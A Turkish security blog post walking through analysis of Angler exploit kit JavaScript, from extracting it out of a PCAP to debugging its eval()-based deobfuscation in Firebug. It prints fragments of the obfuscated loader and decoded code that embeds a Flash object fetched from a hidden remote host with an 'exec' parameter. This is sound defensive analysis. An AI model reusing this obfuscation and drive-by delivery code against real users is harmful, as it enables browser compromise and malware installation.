


Zararlı JavaScript Analizi

written by Mert SARICA | 1 November 2016

JavaScript, yaygın olarak internet tarayıcılarında kullanılan bir programlama dilidir. İnternet tarayıcılarında kullanılması nedeniyle de çoğunlukla güvenlik arařtırmacıları ve art niyetli kişilerce internet tarayıcılarında güvenlik zafiyetleri tespit etmek ve tespit edilen güvenlik zafiyetlerini istismar etmek (Örnek: Aurora Operasyonu) amacıyla da kullanılmaktadır.

Ayrıca JavaScript'in istismar kitleri tarafından hedef sistemin kontrolünü ele geçirmek ve zararlı yazılım yüklemek amacıyla kullanıldığı da görölmektedir. Bir zamana damgasını vuran ve hem son kullanıcılara hem de kurumsal kullanıcılara bir hayli zor günler yaşatan Blackhole istismar kitini ve geliştiricisi tutuklandıktan sonra istismar kiti piyasasını ele geçiren Angler istismar kitini buna örnek gösterebiliriz.




Geçtiğimiz aylarda, Angler istismar kitinin ele geçirdiği hedef sistemlere Cryptowall zararlı yazılımı yüklediği, Heimdal güvenlik firması tarafından yapılan bir araştırma sonucunda ortaya çıktı.

Hem kurumlara gerçekleştirilen siber saldırılara hem de istismar kitlerine bakıldığında, JavaScript'in önemli bir role sahip olduğu görülüyor. Durum böyle olunca da, zararlı JavaScript kodlarının güvenlik uzmanları tarafından analiz edilebilmesi daha da önem kazanmaya başladı.

JavaScript'i OllyDbg, Immunity Debugger veya IDA Pro gibi hata ayıklayıcı araçları ile adım adım analiz etmek pek mümkün değil. Bunlar yerine JavaScript hata ayıklaması özelliğine sahip olan ve hem Chrome hem de Firefox internet tarayıcısı eklentisi olarak yüklenebilen, ücretsiz Firebug eklentisinden faydalanabilirsiniz.

Elinizde analiz etmeniz gereken ve Angler istismar kitine ait "trafik dosyası" (PCAP) olduğunu düşünelim. Yapacağınız ilk iş, http filtresi ve


Follow TCP Stream ile Wireshark aracında, HTML dosyası içinde yer alan şüpheli JavaScript'i tespit etmek olacaktır.



JavaScript'i başarıyla tespit ettikten sonra HTML kodlarından kurtulup dosya içinde sadece JavaScript kodlarını bırakmak, formatını biraz düzenlemek ve hata ayıklamaya başlayacağınız yere debugger; anahtar kelimesini yerleştirmek, analizinizi kolaylaştıracaktır. (debugger; anahtar kelimesini kullanmak yerine farklı yollar da izleyebilirsiniz.) Ancak Angler istismar kitine olduğu gibi kimi durumlarda, JavaScript çalışma esnasında HTML kodlarına da ihtiyaç duyduğu için HTML kodlarından kurtulmak işinizi aksine zorlaştırabilir.


```
C:\Documents and Settings\Administrator\Desktop\yargilar.html_format.html - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
yargilar.html_format.html [0]
48 a(b)
49 }
50 var UYnoIpa, gKfV, oYiRlTB, hAcTtByRh, mbv, tBtegrtG, CaKSONvviYJAx;
51
52 var frEKGduEhGCAcd, vEhohnYKks;
53 mbv = ('gYv8URiLrT').substr(9, 1);
54 oNEdm = 'd';
55 gKfV = 'in';
56 var wKdX;
57 gKfV = 'jo' + gKfV;
58 hAcTtByRh = window;
59
60 ifFGAduEhGCAcd = !1wIx ? (
61 function(wvI) {
62 wvI = wvI * 23;
63 return wvI;
64 }
65 ) : (
66 function(d9CwR) {
67 var nQlBU = mbv, h4BfAS, saS216;
68 if(hAcTtByRh['oNEdm'] == nQlBU || hAcTtByRh['oYiRlTB']) {
69 UYnoIpa = nQlBU;
70 window.rDb = der.test();
71 }
72 saS216 = this['document']['getElementById'](d9CwR)['inne' + 'rHTML'];
73
74 if (/(MSIE [0-7]\.d+)/.test(navigator.userAgent)) {
75 saS216 = saS216.slice(0, -1)
76 }
77
78 saS216 = saS216.replace(/&/g, '%');
79 h4BfAS = $9655g(saS216, UYnoIpa);
80 delete saS216;
81 saS216 = '';
82 debugger;
83 eval(h4BfAS);
84 }
85 )
86
87 UYnoIpa = 'oqOL8hseQLNcWV';
88
89 function $9655g(wAhd, Dy) {
90 var Ag = new Array(4);
91 rDb = new Array(4);
92 qE3ME$ = '';
93 Dzlza;
94 rDb[0] = ZYf(Dy.substr(0, 4));
95 rDb[1] = ZYf(Dy.substr(4, 4));
96 rDb[2] = ZYf(Dy.substr(8, 4));
97 rDb[3] = ZYf(Dy.substr(12, 4));
98 wAhd = unescape(wAhd);
99 for (Dzlza = 0; Dzlza < wAhd.length; Dzlza += 4) {
100 Ag[0] = ZYf(wAhd.substr(Dzlza, 4));
101 Ag[1] = ZYf(wAhd.substr(Dzlza + 4, 4));
102 }
103 }
Hyper Text Markup Language 8e length: 186677 lines: 173 Ln: 82 Col: 10 Sel: 0 | 0 Doc: Windows UTF-8 w/o BOM ENG
```

Hata ayıklamaya başlamak için Firefox internet tarayıcısını açıp, sağ üst köşede bulunan Firefox ikonuna bastığınızda, Firebug aktif hale geldiğini görebilirsiniz. Ardından Javascript kodunu içeren HTML dosyasını Firefox internet tarayıcısı ile açtığınızda, Firebug hata ayıklayıcısının debugger; anahtar kelimesi üzerinde sizden komut bekler halde beklediğini görebilirsiniz. OllyDbg, Immunity Debugger vb. hata ayıklayıcılar kullanıyorsanız, aşağı bölümde, sağ üst köşede yer alan butonlar veya kısayollar (F8 – Continue, F11 – Step Into, F10 – Step Over) sayesinde FireBug'ı benzer şekilde kullanabilirsiniz.




System sources can't be debugged
Firefox currently can't be used to debug user agent internal files. See issue 5110 for the reason. You may use the DevTools Browser Toolbox instead.

Hata ayıklamaya başladığınızda, Firefox aracınızdaki eval() fonksiyonu üzerinde durduğunuzda göreceksiniz. Sağ tarafta ise eval() fonksiyonu tarafından yorumlanacak/çalıştırılacak olan H4BA5 fonksiyonunda yer alan JavaScript kodlarını görebilirsiniz. Bu durum size, JavaScript kodlarının bu HTML kod içerisinde gizlenmiş olduğunu, internet tarayıcısı tarafından, çalışma (run) esnasında açık hale geldiğini (decode) ve çalıştırılmak üzere eval() fonksiyonuna iletildiğini açıkça göstermektedir.



adresin, HTML dosyasının tam olarak neresinde yer aldığını öğrenmek ve fonksiyonu analiz etmek istiyorsunuz ancak adresi arattınız ve bulamadınız, bu durumda ne yapacaksınız ?




Bu durumda yapmanız gereken ilk iş daha önce eval() fonksiyonu ile ortaya çıkan tüm JavaScript kodlarını, Angler HTML dosyasının içine kopyalamak ve çalıştırmak olacaktır. Çalıştırdığınız zaman aşağıdaki ekran görüntüsünde yer aldığı gibi http adresinin getKolaio() fonksiyonundan geldiğini görebilirsiniz. getKolaio() fonksiyonuna baktığınızda, bu fonksiyondan gelen değer `NhxUAmwU(xlAEelxlAEe3);` fonksiyonundan geldiğini görebilirsiniz. `xlAEelxlAEe3` değişkenine baktığınızda ise bunun gizlenmiş bir değere sahip olduğunu anlayabilirsiniz. `NhxUAmwU` fonksiyonunu incelediğinizde de, bunun gizlenmiş veriyi çözen ana fonksiyon olduğu ortaya çıkacaktır.


```
angler_decoded.html x
file:///C:/Documents%20and%20Settings/Administrator/Desktop/angler_decoded.html


Sources | Content scripts | Snippets | angler_decoded.html x
167
168
169 if (window.T8eJEEF1) {
170   var k1fg1 = 'wrl',
171       k1rg2 = 'te';
172
173   function getKoloiaio() {
174     return NhxUam0(x1AE1x1AEf3);
175   }
176
177   function getTx1(a) {
178     return NhxUam0(x1AEw1x1AEf3);
179   }
180
181   function getD() {
182     return NhxUam0(x1AEf1x1AEf3);
183   }
184
185   function getData(a) {
186     return NhxUam0(x1AEs1x1AEs3);
187   }
188
189   function getG() {
190     return x1AEn1x1AEn3;
191   }
192
193   function getDx() {
194     if (!window.s1e) {
195       return getD();
196     } else {
197       "ew"
198     };
199   }
200
201   var mirtul = "1",
202       ci = "clsid:";
203   txt = txt + '<object classid=' + ci + 'd27cdeb6-ae6d-11cf-96b8-444553540000' allowScriptAccess="always" widt
204   txt = txt + '<param name="movie" value="http://'+ getKoloiaio() + '/' + getTx1(mirtul) + ".m" />";
205   txt = txt + '<param name="flashvars" value="g="+ getG() + "&u="+ getDx() + "&exec="+ getData(mirtul) + "
206   txt = txt + '<!--[if IE]-->';
207   txt = txt + '<object type="application/x-shockwave-flash" data="http://'+ getKoloiaio() + '/' + getTx1(mirtu
208   txt = txt + '<param name="movie" value="http://'+ getKoloiaio() + '/' + getTx1(mirtul) + ".m" />";
209   txt = txt + '<param name="play" value="true"/>";
210   txt = txt + '<param name="FlashVars" value="g="+ getG() + "&u="+ getDx() + "&exec="+ getData(mirtul) + "
211   txt = txt + '<!--[endif]-->';
212   txt = txt + '<!--[if IE]--></object><!--[endif]-->';
213   txt = txt + '</object>';
214   if (window.s2e) {
215     tmp1p = ""
216   }
217 }
Line 207, Column 62
```

```
angler_decoded.html x
file:///C:/Documents%20and%20Settings/Administrator/Desktop/angler_decoded.html

Sources | Content scripts | Snippets | angler_decoded.html x
1 <html>
2 <body>
3 <script>
4
5 x1AE1x1AEf3 = 'vS1TPfYzco84nQv18q',
6 x1AE1x1AEf3 = 'C4uR2Gbh5ya/nMQGRSduITkbDax91Hrn3t1mbV3k2h1Mjcb1vQeLUk1nYR3URKaa3V1927h9MxRZ0dTUmeHcV2j3p3VR
7 x1AE1x1AEf3 = '2s33cibVR0P1XR52Z2Z29k1bSP2CYkRyGH2naV2m9hncn1s0jv1B82pc2ZRFHNP2J:esuw1Zia9am9pVbGd2cvUX12p
8 x1AE1x1AEf3 = '94t dqgEfgl 9w80ubmbAKhIF SDH2Zog8vUpqufYE833h5IQ01z41u8n7vxc6QqRfWGT11hmq9F6x0QBF0VA7nU7t1IgtV
9 x1AE1x1AEf3 = 'fvaaevdoesl.dorev.dok ro b g ry';
